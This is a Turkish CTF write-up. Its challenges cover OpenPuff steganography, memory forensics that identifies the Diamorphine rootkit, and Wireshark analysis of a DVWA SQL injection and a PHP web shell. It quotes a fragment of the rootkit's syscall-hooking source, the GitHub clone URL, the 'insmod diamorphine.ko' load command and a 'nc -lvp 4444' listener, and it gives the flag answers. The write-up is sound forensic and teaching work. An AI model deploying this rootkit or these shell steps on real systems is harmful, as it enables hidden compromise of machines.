
Belirlediėimiz deėerler sonucunda, OpenPuff Mp4 (Stream) deėerini "1/2 [%50] - Maximum" olarak ayarladık ve "Unhide" butonuna basarak ierisinden "flag.txt"yi aldık.



Flag{15_Temmuz_2016_Omer_Halisdemir}

13 - INFECTION-1


Bizimle "infection1.memory" isimli bir dosya paylaşıldı. Bu dosyayı "OSForensics" aracında "Memory Viewer" penceresinde "Static Analysis" kısmına "Image Case" olarak ekledik. Daha sonra "Extract & View Strings in the OSF File Viewer" seçeneğine tıkladık. Açılan pencerede, "Hex/String Viewer" bölümüne geldik ve "Extract" butonuna bastık. Böylece, memory imajımız içerisinde bulunan strings verilerini çıkarttık. "Export strings..." seçeneği üzerinden "Text file (.txt)" seçeneği seçerek verileri metin belgesi olarak dışarıya aktardık.



Daha sonra, metin belgemizi daha rahat çalışabilmek adına Linux makinemize aktardık. Metin belgemizde çok fazla string bulunduğu için strings komutu üzerinden grep ile filtreleme yaparak bilgi daha kolay ve hızlı bilgi edinebileceğimizi düşündük. Bir rootkit aradığımız için anahtar kelimelerimiz sırasıyla şunlar oldu: "rootkit", "root", "http".

```
"strings exp.txt | grep rootkit"
```

Rootkit olarak filtrelediğimizde işe yarar bir bilgi edinemedik.



“strings exp.txt | grep root”

Root olarak filtrelediğimizde “localhost Diamorphine” hostname’ine sahip root kullanıcısının çeşitli işlemler yaptığını gördük.


```
Kali Linux-2022.2-vmware-a... X
kali@kali: ~/Desktop
File Actions Edit View Help
- root
"root" exe="/usr/sbin/cron" hostname=? addr=? terminal=cron res=success'
give_root
root/
13475 0 drwxr-xr-x 5 root root 0 Feb 28 07:12 diamorphine
[root@localhost Diamorphine]# ps auxx | grep
root 3271 0.0 0.0 108320 1944 pts/0 S 06:19 0:00 bash
root 33567 0.0 0.0 103324 864 pts/0 S+ 07:13 0:00 grep bash
[root@localhost Diamorphine]# kill -31 3093
[root@localhost Diamorphine]# kill -31 3093
root 3271 0.0 0.0 108320 1948 pts/0 S 06:19 0:00 bash
root 33569 0.0 0.0 103324 860 pts/0 S+ 07:14 0:00 grep bash
[root@localhost Diamorphine]# cd /tmp/LiME-master/
[root@localhost LiME-master]# ls
[root@localhost src]# cd src/
[10Pchown root:root System.map-2.6.32-754.el6.x86_64
selinux_policy_root
selinux_set_policy_root
g acct="root" exe="/usr/sbin/cro
: user pid=33629 uid=0 auid=0 ses=11 subj=system_u:system_r:cron_t:s0-s0:c0.c1023 msg='op=PAM:session_close acct="root" exe="/u
root:root Sys
rootfs / rootfs rw 0 0
mouth-newroot.sh
e-root
t-root
99-root.rules
vmware-root
"root" exe="/usr/sbin/cron"
ro root=UUID=fcd9d1b9-2fd9-46a1-806d-5c3b94b1f251 rd_NO_LUKS rd_NO_LVM LANG=en_US.UTF-8 rd_NO_MD SYSFONT=latacyryheb-sun16 crash
--root
prepend dev directory to path names
root privileges required
ware-root
ware-root
vmware-root
"new_root": 0x
REC->new_root
new_root
pci_root
```

“strings exp.txt | grep http”

Rootkit’in bir yerlerden indirildiğini düşündüğümüz için http filtrelemesini yaptık. Karşımıza bir github adresi çıktı.


“git clone https://github.com/m0nad/Diamorphine”

```
Kali Linux-2022.2-vmware-a... X
kali@kali: ~/Desktop
File Actions Edit View Help
httpd_prewikka_script_t
httpd_dspam_script_exec_t
http/1.1
https
http://www.xiph.org/
https.pyc
https
yptohhttp
ryptohttp.so
libprotocol-http.so
module-http-protocol-unix.so
module-http-protocol-tcp.so
httplibmodule.so
httplib.so
httplib.pyc
httplib
httplib.so
httplibmodule.so
httplib.py
httplib.py
httplib.so
httplib
httplib.pyc
httplibmodule.so
https:
git-http-push
git clone https://github.com/m0nad/Diamorphine.git
git clone https://github.com/tomhughes/libdwarf.git
git clone https://github.com/tomhughes/libdwarf.git
git clone https://github.com/tomhughes/libdwarf.git
git clone https://github.com/m0nad/Diamorphine.git
http-backend
remote-https.#prelink#
httpd
t-remote-https
(kali@kali)~[~/Desktop]
```



İlgili link üzerinde bir süre araştırma yaptıktan sonra yüklenen rootkit modülünün çalıştırılabilmesi için “insmod diamorphine.ko” komutunun çalıştırılması gerektiğini gördük.

“strings exp.txt | grep ‘insmod diamorphine.ko’”



```
Kali Linux 2022.2 - vmware-a... X
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali:~/Desktop
└─(kali@kali)~└─~/Desktop
└─$ strings exp.txt | grep "insmod diamorphine.ko"
insmod diamorphine.ko
[root@localhost Diamorphine]# insmod diamorphine.ko
[root@localhost Diamorphine]# insmod diamorphine.ko
[18P]insmod diamorphine.ko
insmod diamorphine.ko
insmod diamorphine.ko
└─(kali@kali)~└─~/Desktop
└─$
```

Bu noktadan sonra ilgili rootkit modülünün çalıştırıldığından emin olduk.

Flag{diamorphine}

14 - INFECTION-3

Bizden hook edilmiş syscall isimleri isteniyordu. Bu yüzden, öncelikle Linux Syscall tablosunu inceledik.

<https://filippo.io/linux-syscall-table/>

Daha sonra, Github adresini bulduğumuz “Diamorphine rootkit”e ait dosyaları inceledik

<https://github.com/m0nad/Diamorphine>

Fonksiyon implementasyonlarının yapıldığı “diamorphine.c” dosyasını incelerken “orig” ve “hacked” ön ekleri kullanılarak aynı syscall isimlerinin kullanıldığını gördük. (hacked_getdents, hacked_getdents64, hacked_kill, orig_getdents, orig_getdents64, orig_kill).


Flag{sys_kill,sys_getdents,sys_getdents64}

```
401 #if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)
402 orig_getdents = (t_syscall)__sys_call_table[__NR_getdents];
403 orig_getdents64 = (t_syscall)__sys_call_table[__NR_getdents64];
404 orig_kill = (t_syscall)__sys_call_table[__NR_kill];
405 #else
406 orig_getdents = (orig_getdents_t)__sys_call_table[__NR_getdents];
407 orig_getdents64 = (orig_getdents64_t)__sys_call_table[__NR_getdents64];
408 orig_kill = (orig_kill_t)__sys_call_table[__NR_kill];
409 #endif
410
411 unprotect_memory();
412
413 __sys_call_table[__NR_getdents] = (unsigned long) hacked_getdents;
414 __sys_call_table[__NR_getdents64] = (unsigned long) hacked_getdents64;
415 __sys_call_table[__NR_kill] = (unsigned long) hacked_kill;
416
417 protect_memory();
418
419 return 0;
420 }
421
422 static void __exit
423 diamorphine_cleanup(void)
424 {
425     unprotect_memory();
426
427     __sys_call_table[__NR_getdents] = (unsigned long) orig_getdents;
428     __sys_call_table[__NR_getdents64] = (unsigned long) orig_getdents64;
429     __sys_call_table[__NR_kill] = (unsigned long) orig_kill;
430
431     protect_memory();
432 }
433
434 module_init(diamorphine_init);
435 module_exit(diamorphine_cleanup);
436
437 MODULE_LICENSE("Dual BSD/GPL");
438 MODULE_AUTHOR("m0nad");
439 MODULE_DESCRIPTION("IKM rootkit");
```

15 - N-T-W-1

Bizimle "network.pcap" isimli bir dosya paylaşıldı. Bu dosyayı wireshark aracı ile açtık.

Zafiyetli "dvwa" makinesindeki "sqli" açığı sömürülüyor. Sorunun başlığında belirtildiği gibi flagımızı girdik.




Flag{sql_injection}

16 - N-T-W-2

Bizimle "network2.pcap" isimli bir dosya paylaşıldı. Bu dosyayı wireshark aracı ile açtık. Soruda shell dosyasından bahsedildiği için Wireshark üzerinden File > Export Objects > HTTP seçeneklerini seçerek 149 numaralı paketin yani ilgili shell dosyasının bulunduğu bölüme geldik.

Dosya ismi resimde sarı olarak vurgulanmıştır.



Flag{bBhk1d.php}

17 - N-T-W-3

Bizimle "network2.pcap" isimli bir dosya paylaşıldı. Bu dosyayı wireshark aracı ile açtık. Bir önceki sorudaki paket akışının devamında shell ile bağlantı kuran *.50 ip'li kişinin 4444 portunu kullandığını gördük. Kütleleşmiş olan "nc -lvp 4444" bağlantısından aklımıza geldi.

